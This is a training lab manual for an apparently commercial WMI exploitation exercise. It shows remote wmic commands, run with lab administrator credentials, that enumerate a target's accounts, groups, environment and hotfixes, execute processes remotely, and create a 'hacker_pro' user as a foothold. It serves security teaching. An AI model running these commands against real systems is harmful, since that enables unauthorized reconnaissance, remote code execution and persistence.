

[illegible]

Name	WMI: Windows: WMIC
URL	https://attackdefense.com/challengedetails?cid=2078
Type	Services Exploitation: WMI

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Note: By default, if you are using Windows Server then, the WMI service is already up and running. You need to configure the service in order to access it remotely. In this manual, we are demonstrating how to use wmic tools to extract sensitive and interesting information from the remote machine for learning purposes.

Step 1: Run powershell.exe to check for wmi service status on the target machine, if it's running or not.

Command: Get-Service Winmgmt

```
PS C:\Users\Administrator> Get-Service Winmgmt

Status      Name                DisplayName
-----
Running     Winmgmt             Windows Management Instrumentation

PS C:\Users\Administrator> 
```

The Windows Management Instrumentation i.e WMI service is running.

We will be using “**wmic.exe**” (Windows Management Instrumentation Command.) to invoke WMI methods to get information from the remote machine i.e **target machine**

Step 2: Open PowerShell terminal and check the help of the “wmic /?”

Command: wmic /?

```
PS C:\Users\Administrator> wmic /?

[global switches] <command>

The following global switches are available:
/NAMESPACE      Path for the namespace the alias operate against.
/ROLE            Path for the role containing the alias definitions.
/NODE            Servers the alias will operate against.
/IMPLEVEL        Client impersonation level.
/AUTHLEVEL       Client authentication level.
/LOCALE          Language id the client should use.
/PRIVILEGES       Enable or disable all privileges.
/TRACE           Outputs debugging information to stderr.
/RECORD          Logs all input commands and output.
/INTERACTIVE     Sets or resets the interactive mode.
/FAILFAST        Sets or resets the FailFast mode.
/USER            User to be used during the session.
/PASSWORD        Password to be used for session login.
/OUTPUT          Specifies the mode for output redirection.
/APPEND          Specifies the mode for output redirection.
/AGGREGATE        Sets or resets aggregate mode.
/AUTHORITY        Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>] Usage information.


For more information on a specific global switch, type: switch-name /?

The following alias/es are available in the current role:
ALIAS            - Access to the aliases available on the local system
BASEBOARD        - Base board (also known as a motherboard or system board) management.
BIOS             - Basic input/output services (BIOS) management.
BOOTCONFIG       - Boot configuration management.
CDROM            - CD-ROM management.
COMPUTERSYSTEM   - Computer system management.
CPU              - CPU management.
```

We have received all the syntax and command usage information.


Note: The '**Windows + R**' would work on Linux systems. If you are using a Windows system, then it would conflict with your machine, and hence you won't be able to get the run prompt. You could manually open '**run**' by following the below steps:

1. Go to the Windows Start menu
2. Search for Run
3. Click on the Run App icon



Step 3: Switch to “**Target Machine**” and checking the target machine IP address

Commands: In the Run dialog, type cmd.exe and hit the Enter key to open it.
ipconfig



```
C:\> Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::35a9:9a49:a14a:5236%4
    IPv4 Address. . . . . : 10.0.0.30
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.0.1

C:\Users\Administrator>_
```

Target machine IP Address: 10.0.0.30

Step 4: Switch back to “**Attacker Machine**” and execute wmic.exe on the **target machine** by using the provided credentials. i.e administrator:hello_123321 We will check the operating system information.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 os list brief


```
PS C:\Users\Administrator> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 os list brief
BuildNumber      Organization      RegisteredUser    SerialNumber      SystemDirectory  Version
17763            Amazon.com        EC2               00430-00000-00000-AA550  C:\Windows\system32  10.0.17763

PS C:\Users\Administrator> _
```

We have received information about Organization, BuildNumber, SerialNumber, and Version, etc from the target machine.

Step 5: Collecting information about running target machines.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 computersystem list full

```
Administrator: Windows PowerShell (4)
PS C:\Users\Administrator> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 computersystem list full

AdminPasswordStatus=3
AutomaticResetBootOption=TRUE
AutomaticResetCapability=TRUE
BootOptionOnLimit=
BootOptionOnWatchDog=
BootROMSupported=TRUE
BootupState=Normal boot
Caption=WMI SERVER
ChassisBootupState=3
CreationClassName=Win32_ComputerSystem
CurrentTimeZone=0
DaylightInEffect=
Description=AT/AT COMPATIBLE
Domain=WORKGROUP
DomainRole=2
EnabledDaylightSavingsTime=TRUE
FrontPanelResetStatus=3
InfraredSupported=FALSE
InitialLoadInfo=
InstallDate=
KeyboardPasswordStatus=3
LastLoadInfo=
Manufacturer=Xen
Model=HVM domU
Name=WMI SERVER
NameFormat=
NetworkServerModeEnabled=TRUE
NumberOfProcessors=1
OEMStringArray={"Xen"}
PartOfDomain=FALSE
PauseAfterReset=-1
PowerManagementCapabilities=
```

We can notice, we have received all information about target machine configuration i.e Model, System Name, System Type etc.

Step 6: Get all the list of groups

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 group list brief

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 group list brief
```

Caption	Domain	Name	SID
WMISERVER\Access Control Assistance Operators	WMISERVER	Access Control Assistance Operators	S-1-5-32-579
WMISERVER\Administrators	WMISERVER	Administrators	S-1-5-32-544
WMISERVER\Backup Operators	WMISERVER	Backup Operators	S-1-5-32-551
WMISERVER\Certificate Service DCOM Access	WMISERVER	Certificate Service DCOM Access	S-1-5-32-574
WMISERVER\Cryptographic Operators	WMISERVER	Cryptographic Operators	S-1-5-32-569
WMISERVER\Device Owners	WMISERVER	Device Owners	S-1-5-32-583
WMISERVER\Distributed COM Users	WMISERVER	Distributed COM Users	S-1-5-32-562
WMISERVER\Event Log Readers	WMISERVER	Event Log Readers	S-1-5-32-573
WMISERVER\Guests	WMISERVER	Guests	S-1-5-32-546
WMISERVER\Hyper-V Administrators	WMISERVER	Hyper-V Administrators	S-1-5-32-578
WMISERVER\IIS_IUSRS	WMISERVER	IIS_IUSRS	S-1-5-32-568
WMISERVER\Network Configuration Operators	WMISERVER	Network Configuration Operators	S-1-5-32-556
WMISERVER\Performance Log Users	WMISERVER	Performance Log Users	S-1-5-32-559
WMISERVER\Performance Monitor Users	WMISERVER	Performance Monitor Users	S-1-5-32-558
WMISERVER\Power Users	WMISERVER	Power Users	S-1-5-32-547
WMISERVER\Print Operators	WMISERVER	Print Operators	S-1-5-32-550
WMISERVER\RDS Endpoint Servers	WMISERVER	RDS Endpoint Servers	S-1-5-32-576
WMISERVER\RDS Management Servers	WMISERVER	RDS Management Servers	S-1-5-32-577
WMISERVER\RDS Remote Access Servers	WMISERVER	RDS Remote Access Servers	S-1-5-32-575
WMISERVER\Remote Desktop Users	WMISERVER	Remote Desktop Users	S-1-5-32-555
WMISERVER\Remote Management Users	WMISERVER	Remote Management Users	S-1-5-32-580
WMISERVER\Replicator	WMISERVER	Replicator	S-1-5-32-552
WMISERVER\Storage Replica Administrators	WMISERVER	Storage Replica Administrators	S-1-5-32-582
WMISERVER\System Managed Accounts Group	WMISERVER	System Managed Accounts Group	S-1-5-32-581
WMISERVER\Users	WMISERVER	Users	S-1-5-32-545

```
PS C:\>
```

Received all the user group's information.

Step 7: Get all the user accounts list

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 useraccount list

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 useraccount list
```

AccountType	Description	Disabled
Domain	FullName InstallDate LocalAccount Lockout Name SIDType Status PasswordChangeable PasswordExpires Passwo	
rdRequired	SID	
512	Built-in account for administering the computer/domain	FALSE
WMISERVER	S-1-5-21-1998605224-864673769-347027211-500 1 OK TRUE TRUE TRUE	TRUE
512	A user account managed by the system.	TRUE
WMISERVER	S-1-5-21-1998605224-864673769-347027211-503 1 Degraded TRUE FALSE FALSE	FALSE
512	Built-in account for guest access to the computer/domain	TRUE
WMISERVER	S-1-5-21-1998605224-864673769-347027211-501 1 Degraded FALSE FALSE FALSE	FALSE
512	A user account managed and used by the system for windows Defender Application Guard scenarios.	TRUE
WMISERVER	S-1-5-21-1998605224-864673769-347027211-504 1 Degraded TRUE TRUE TRUE	TRUE

```
PS C:\>
```

We have received all the user's account information i.e Account is enabled or disabled. SID's of user accounts etc.

Step 8: Get all the system accounts list

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 sysaccount list

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 sysaccount list
```

Description	Domain	InstallDate	LocalAccount	Name	SID
SIDType Status					
WMISERVER\Everyone	WMISERVER		TRUE	Everyone	S-1-1-0
5 OK					
WMISERVER\LOCAL	WMISERVER		TRUE	LOCAL	S-1-2-0
5 OK					
WMISERVER\CREATOR OWNER	WMISERVER		TRUE	CREATOR OWNER	S-1-3-0
5 OK					
WMISERVER\CREATOR GROUP	WMISERVER		TRUE	CREATOR GROUP	S-1-3-1
5 OK					
WMISERVER\CREATOR OWNER SERVER	WMISERVER		TRUE	CREATOR OWNER SERVER	S-1-3-2
5 OK					
WMISERVER\CREATOR GROUP SERVER	WMISERVER		TRUE	CREATOR GROUP SERVER	S-1-3-3
5 OK					
WMISERVER\OWNER RIGHTS	WMISERVER		TRUE	OWNER RIGHTS	S-1-3-4
5 OK					
WMISERVER\DIALUP	WMISERVER		TRUE	DIALUP	S-1-5-1
5 OK					
WMISERVER\NETWORK	WMISERVER		TRUE	NETWORK	S-1-5-2
5 OK					
WMISERVER\BATCH	WMISERVER		TRUE	BATCH	S-1-5-3
5 OK					
WMISERVER\INTERACTIVE	WMISERVER		TRUE	INTERACTIVE	S-1-5-4
5 OK					
WMISERVER\SERVICE	WMISERVER		TRUE	SERVICE	S-1-5-6
5 OK					
WMISERVER\ANONYMOUS LOGON	WMISERVER		TRUE	ANONYMOUS LOGON	S-1-5-7
5 OK					
WMISERVER\PROXY	WMISERVER		TRUE	PROXY	S-1-5-8
5 OK					
WMISERVER\SYSTEM	WMISERVER		TRUE	SYSTEM	S-1-5-18
5 OK					
WMISERVER\ENTERPRISE DOMAIN CONTROLLERS	WMISERVER		TRUE	ENTERPRISE DOMAIN CONTROLLERS	S-1-5-9

Step 9: Get a list of all the startup program list

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 startup list full

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 startup list full
```

```
Caption=SecurityHealth
Command=%windir%\system32\SecurityHealthSystray.exe
Description=SecurityHealth
Location=HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SettingID=
User=Public

PS C:\>
```

Step 10: Get the logical disk name (drive)

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 logicaldisk get name

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 logicaldisk get name
Name
C:
PS C:\> _
```

Step 11: Get a list of all the environment variables.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 environment list


```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 environment list
Description          InstallDate Name          Status SystemVariable Username
VariableValue
<SYSTEM>\ComSpec      ComSpec      OK      TRUE      <SYSTEM>
%SystemRoot%\system32\cmd.exe
<SYSTEM>\DriverData   DriverData   OK      TRUE      <SYSTEM>
C:\windows\system32\Drivers\DriverData
<SYSTEM>\OS           OS           OK      TRUE      <SYSTEM>
Windows_NT
<SYSTEM>\Path         Path         OK      TRUE      <SYSTEM>
%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\wbem;%SYSTEMROOT%\System32\windowsPowerShell\v1.0;%SYSTEMROOT%\System32\OpenSSH\;C:\Program Files\Amazon\cfn-bootstrap\
<SYSTEM>\PATHEXT      PATHEXT      OK      TRUE      <SYSTEM>
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
<SYSTEM>\PROCESSOR_ARCHITECTURE PROCESSOR_ARCHITECTURE OK      TRUE      <SYSTEM>
AMD64
<SYSTEM>\PSModulePath PSModulePath OK      TRUE      <SYSTEM>
%ProgramFiles%\windowsPowerShell\Modules;%SystemRoot%\system32\windowsPowerShell\v1.0\Modules;C:\Program Files (x86)\AWS Tools\PowerShell\
<SYSTEM>\TEMP         TEMP         OK      TRUE      <SYSTEM>
%SystemRoot%\TEMP
<SYSTEM>\TMP          TMP          OK      TRUE      <SYSTEM>
%SystemRoot%\TEMP
<SYSTEM>\USERNAME     USERNAME     OK      TRUE      <SYSTEM>
SYSTEM
```

Step 12: Creating a process i.e cmd.exe and store netstat command output in a text file in C:\ drive

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "cmd /C > C:\test.txt 2>&1 netstat.exe -ano"

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "cmd /C > C:\test.txt 2>&1 n
etstat.exe -ano"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 5076;
    ReturnValue = 0;
};
PS C:\>
```

We have successfully executed the cmd.exe and netstat. Switch to the **Target machine** and read the **test.txt** file.



test - Notepad

File Edit Format View Help

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	1004
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	504
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	644
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1224
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1720
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2500
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	2588
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	760
TCP	0.0.0.0:49670	0.0.0.0:0	LISTENING	2280
TCP	0.0.0.0:49671	0.0.0.0:0	LISTENING	772
TCP	0.0.0.0:49687	0.0.0.0:0	LISTENING	2624
TCP	10.0.0.30:135	10.0.0.127:49217	ESTABLISHED	1004
TCP	10.0.0.30:135	10.0.0.127:49218	ESTABLISHED	1004
TCP	10.0.0.30:139	0.0.0.0:0	LISTENING	4
TCP	10.0.0.30:3389	10.10.0.3:59986	ESTABLISHED	504
TCP	:::135	:::0	LISTENING	1004
TCP	:::445	:::0	LISTENING	4
TCP	:::3389	:::0	LISTENING	504
TCP	:::5357	:::0	LISTENING	4
TCP	:::5985	:::0	LISTENING	4
TCP	:::47001	:::0	LISTENING	4
TCP	:::49664	:::0	LISTENING	644
TCP	:::49665	:::0	LISTENING	1224
TCP	:::49666	:::0	LISTENING	1720
TCP	:::49667	:::0	LISTENING	2500
TCP	:::49668	:::0	LISTENING	2588
TCP	:::49669	:::0	LISTENING	760
TCP	:::49670	:::0	LISTENING	2280
TCP	:::49671	:::0	LISTENING	772
TCP	:::49687	:::0	LISTENING	2624
UDP	0.0.0.0:123	*.*		2716
UDP	0.0.0.0:500	*.*		2272
UDP	0.0.0.0:3389	*.*		504
UDP	0.0.0.0:3702	*.*		5668
UDP	0.0.0.0:3702	*.*		5668
UDP	0.0.0.0:4500	*.*		2272
UDP	0.0.0.0:5353	*.*		1684

We have successfully executed the process via wmic.

Step 13: Creating a dummy user.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "net user hacker_pro hacker_123321 /add"

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "net user hacker_pro hacker_123321 /add"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4924;
    ReturnValue = 0;
};
PS C:\> _
```

The method executed successfully, Verifying it by listing all the available windows users.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 useraccount list

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 useraccount list
```

AccountType	Description	Domain	FullName	InstallDate	LocalAccount	Lockout	Name	SIDType	Status	PasswordChangeable	PasswordExpires	Disabled
512	Built-in account for administering the computer/domain	WMISERVER	Administrator	S-1-5-21-1998605224-864673769-347027211-500	TRUE	FALSE	Administrator	1	OK	TRUE	TRUE	FALSE
512	A user account managed by the system.	WMISERVER	DefaultAccount	S-1-5-21-1998605224-864673769-347027211-503	TRUE	FALSE	DefaultAccount	1	Degraded	TRUE	FALSE	TRUE
512	Built-in account for guest access to the computer/domain	WMISERVER	Guest	S-1-5-21-1998605224-864673769-347027211-501	TRUE	FALSE	Guest	1	Degraded	FALSE	FALSE	TRUE
512		WMISERVER	hacker_pro	S-1-5-21-1998605224-864673769-347027211-1008	TRUE	FALSE	hacker_pro	1	OK	TRUE	TRUE	FALSE
512	A user account managed and used by the system for windows Defender Application Guard scenarios.	WMISERVER	WDAGUtilityAccount	S-1-5-21-1998605224-864673769-347027211-504	TRUE	FALSE	WDAGUtilityAccount	1	Degraded	TRUE	TRUE	TRUE

```
PS C:\>
```

Step 14: Get all the installed hotfixes from the remote machine.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 /output:out.txt
qfe list full
dir


```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 /output:out.txt qfe list full
PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         8/22/2013   3:52 PM              PerfLogs
d-r--         8/12/2020   4:13 AM              Program Files
d-----         9/5/2020   9:05 AM              Program Files (x86)
d-r--         9/10/2020   9:50 AM              Users
d-----         9/10/2020   9:10 AM              Windows
-a---         10/15/2020   9:56 AM          9734 out.txt

PS C:\> _
```

View the out.txt file



```
out - Notepad
File Edit Format View Help

Caption=http://support.microsoft.com/?kbid=4570720
CSName=WMISERVER
Description=Update
FixComments=
HotFixID=KB4570720
InstallDate=
InstalledBy=NT AUTHORITY\SYSTEM
InstalledOn=9/9/2020
Name=
ServicePackInEffect=
Status=

Caption=http://support.microsoft.com/?kbid=4470502
CSName=WMISERVER
Description=Update
FixComments=
HotFixID=KB4470502
InstallDate=
InstalledBy=NT AUTHORITY\SYSTEM
InstalledOn=12/12/2018
Name=
ServicePackInEffect=
Status=

Caption=http://support.microsoft.com/?kbid=4470788
CSName=WMISERVER
Description=Security Update
FixComments=
HotFixID=KB4470788
InstallDate=
InstalledBy=NT AUTHORITY\SYSTEM
InstalledOn=12/12/2018
Name=
ServicePackInEffect=
Status=

Caption=http://support.microsoft.com/?kbid=4480056
CSName=WMISERVER
Description=Update
FixComments=
```

We can notice that we have received all the information about the installed Hotfixes, this could be used to check if the target is vulnerable to a specific vulnerability or not by searching with their HotFixID. i.e KBXXXXXX

Step 15: Creating a process on the target machine i.e notepad.exe

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "notepad.exe"


```

PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "notepad.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 2140;
    ReturnValue = 0;
};
PS C:\>

```

Check all the running processes to verify it.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process list brief

```

PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process list brief
HandleCount Name Priority ProcessId ThreadCount WorkingSetSize
0 System Idle Process 0 0 2 8192
1963 System 8 4 140 163840
0 Registry 8 88 4 68464640
56 smss.exe 11 392 2 1228800
409 csrss.exe 13 548 10 5287936
160 csrss.exe 13 624 9 4849664
171 wininit.exe 13 644 1 7016448
251 winlogon.exe 13 720 3 15646720
535 services.exe 9 760 6 9572352
1056 lsass.exe 9 772 6 15474688
85 svchost.exe 8 876 2 3936256
846 svchost.exe 8 896 10 22421504
49 fontdrvhost.exe 8 924 5 3817472
49 fontdrvhost.exe 8 916 5 4337664
862 svchost.exe 8 1004 6 12365824
320 svchost.exe 8 572 3 10305536
540 dwm.exe 13 784 12 39514112
260 svchost.exe 8 64 5 10969088
803 svchost.exe 8 504 29 48795648

```

```

222 RuntimeBroker.exe 8 4856 1 12673024
300 svchost.exe 8 4140 19 13430784
221 msdtc.exe 8 4236 9 10481664
269 svchost.exe 8 4844 8 12742656
299 svchost.exe 8 4764 7 19697664
104 svchost.exe 8 5412 1 5472256
136 svchost.exe 8 5616 1 7147520
257 svchost.exe 8 5668 4 9748480
207 dllhost.exe 8 6108 5 11657216
74 cmd.exe 8 2168 1 4050944
